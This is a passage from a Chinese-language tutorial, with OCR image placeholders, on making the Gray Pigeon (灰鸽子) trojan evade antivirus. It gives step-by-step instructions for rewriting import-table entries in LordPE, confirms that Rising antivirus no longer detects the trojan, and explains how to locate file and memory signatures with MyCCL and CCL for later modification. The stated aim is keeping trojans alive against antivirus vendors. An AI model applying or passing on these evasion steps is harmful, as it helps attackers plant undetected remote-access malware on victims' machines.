

图14


刚才我们不是把那个输入表函数放到000B9D60那里了吗？到这儿怎么变成000B9D5E了？其实原理很简单，因为每个输入表函数前面都是有一个空格的，我们虽不用真正把那个空格加进去，但填写它的地址时一定要空出来，否则就会出错！而将000B9D60减去一个空格所占的位置，其地址正好为000B9D5E，倘若还不十分明白的话，可以仔细看看图13。我们再回到LordPE，看看我们改过的输入表函数变成什么样了，如图15。


图15


呵呵！那我们接下来该怎么办呢？其实简单的很，只要在重新改一下输入表函数的名称就可以了，如图16。

有时因为我们所填写的地址是比较靠后的，例如我们现在改的这个000B9D5E，后面仅能容纳两个字节，所以更改输入表函数时只能键入两个字，对于这种情况我们可以先把Thunk里的信息改成诸如000B9D60这样的起始地址，输入表函数名更改完毕后再将000B9D60改回原来的值（既000B9D5E），保存后即可成功，我们试一下看看，如图17。


图16


图17

经检测灰鸽子的各项功能均正常，使用瑞星检查一下试试，什么也没有检测出来，如图18。



图18

3．修改特征码


虽然我们的免杀已经成功了，但是为了学到更多的技术，为了让我们免杀的鸽子能够存活得更久，下面再为大家介绍一下特征码的查找与修改技巧。

特征码是杀毒软件的心脏，但同样也是我们的心脏！就看谁先找到对方的心脏，并能发出致命一击，谁就是胜利者！

一提到查找特征码，就不得不说说MyCCL与CCL，这两个软件的名字相信对于接触过免杀技术的朋友一定不会陌生，但由于软件操作的傻瓜化，很多时候对于CCL的介绍都只是一带而过，这可苦了入门的朋友！下边我就先来介绍一下MyCCL的用法。MyCCL双击运行后的界面　如图19所示。



图 19


首先点击图 19 中的标 1 处来选择文件，然后在标 2 处输入分块个数，分块个数越多，定位越精确，然而生成的速度同时也就越慢，生成的文件总体积也就越大，就象灰鸽子这么大的服务端，如果分块数为 300 的话，那么它生成文件的总体积将超过 230M！所以此处不建议填写太大的数字，一般象灰鸽子这样的服务端分块数填 400 个就足够了。生成完毕后会弹出一个对话框提醒你去相应目录杀毒，图中提示为“E：\ 文章 \ 极度免杀 \ 鸽子 \OUTPUT”文件夹。我们到那个文件夹下开始杀毒，查到病毒就让杀毒软件将其彻底删除，注意，这一点很重要！处理完毕后点击标 3 处的“二次处理”，在点击“生成”上面的“特征区间”按钮即可出现右面的对话框。我们在“区间设定”里右键单击特征码区间，在弹出的菜单中选择“复合精确定位此处特征”，如图 20。然后重复上面的操作，直到你认为“单位长度”已经小到很方便更改的时候，特征码的定位就算结束了。


图 20

但是上面我们定位的是文件特征码，还有内存特征码没有定义，这里我们要用到 CCL 的内存特征码定位功能，打开 CCL 后，我们依次选择“文件”→“特征码验测”→“内存特征码”，如图 21。


在弹出的对话框中选择我们要进行免杀操作的木马，然后会进入“定位范围选择窗口”，如图 22。



图 21


图 22

由图中可知，第一个 CODE 段的偏移量为 00000400，也就是说我们可以用 00000400 做为起始位置。在用户输入区的“起始位置”处填写 00000400，下面的那个验测大小怎么填写呢？看到图中的那个“当前文件大小”了吗？我们可以使用 WINDOWS 系统自带的计算器进行计算，把计算器的“查看”菜单设置为科学型、十六进制、四字，如图 23。

然后用当前文件大小的值减去起始值 00000400，得到的结果为 000B9A00。我们就在“检测大小”后填上 000B9A00，然后点击“添加区段”按钮，如图 24。最后点击确定，在新弹出的对话框中点击运行，不过需要注意的是，在进行此步操作时一定要打开杀毒软件的所有功能，下面你要做的就是等待……


图 23


图 24

然而光找特征码是不够的，我们还得学会怎样更改，而关于特征码的更改是非常有学问的！为了方便广大读者能够学以致用，在此我只介绍部分理论知识，着重介绍实践操作，但是请大家注意，免杀的方法就如同你制作好的免杀的木马一样，都是有生存时间的，而过了这个时间，这种免杀方法就变的不再实用，或者免杀的效果大打折扣！所以要想真正成为免杀高手，还的打牢基本功，不断创造出新的免杀方法，因为我们是在与杀毒软件厂商的专业技术人员“斗法”啊！

下面我带大家了解一下目前更改特征码的办法。

（1）大小写替换（只适用于文件免杀）

适用于：出现可识别的英文字母或词组，并且确定其不是相关函数（如输入表函数）。

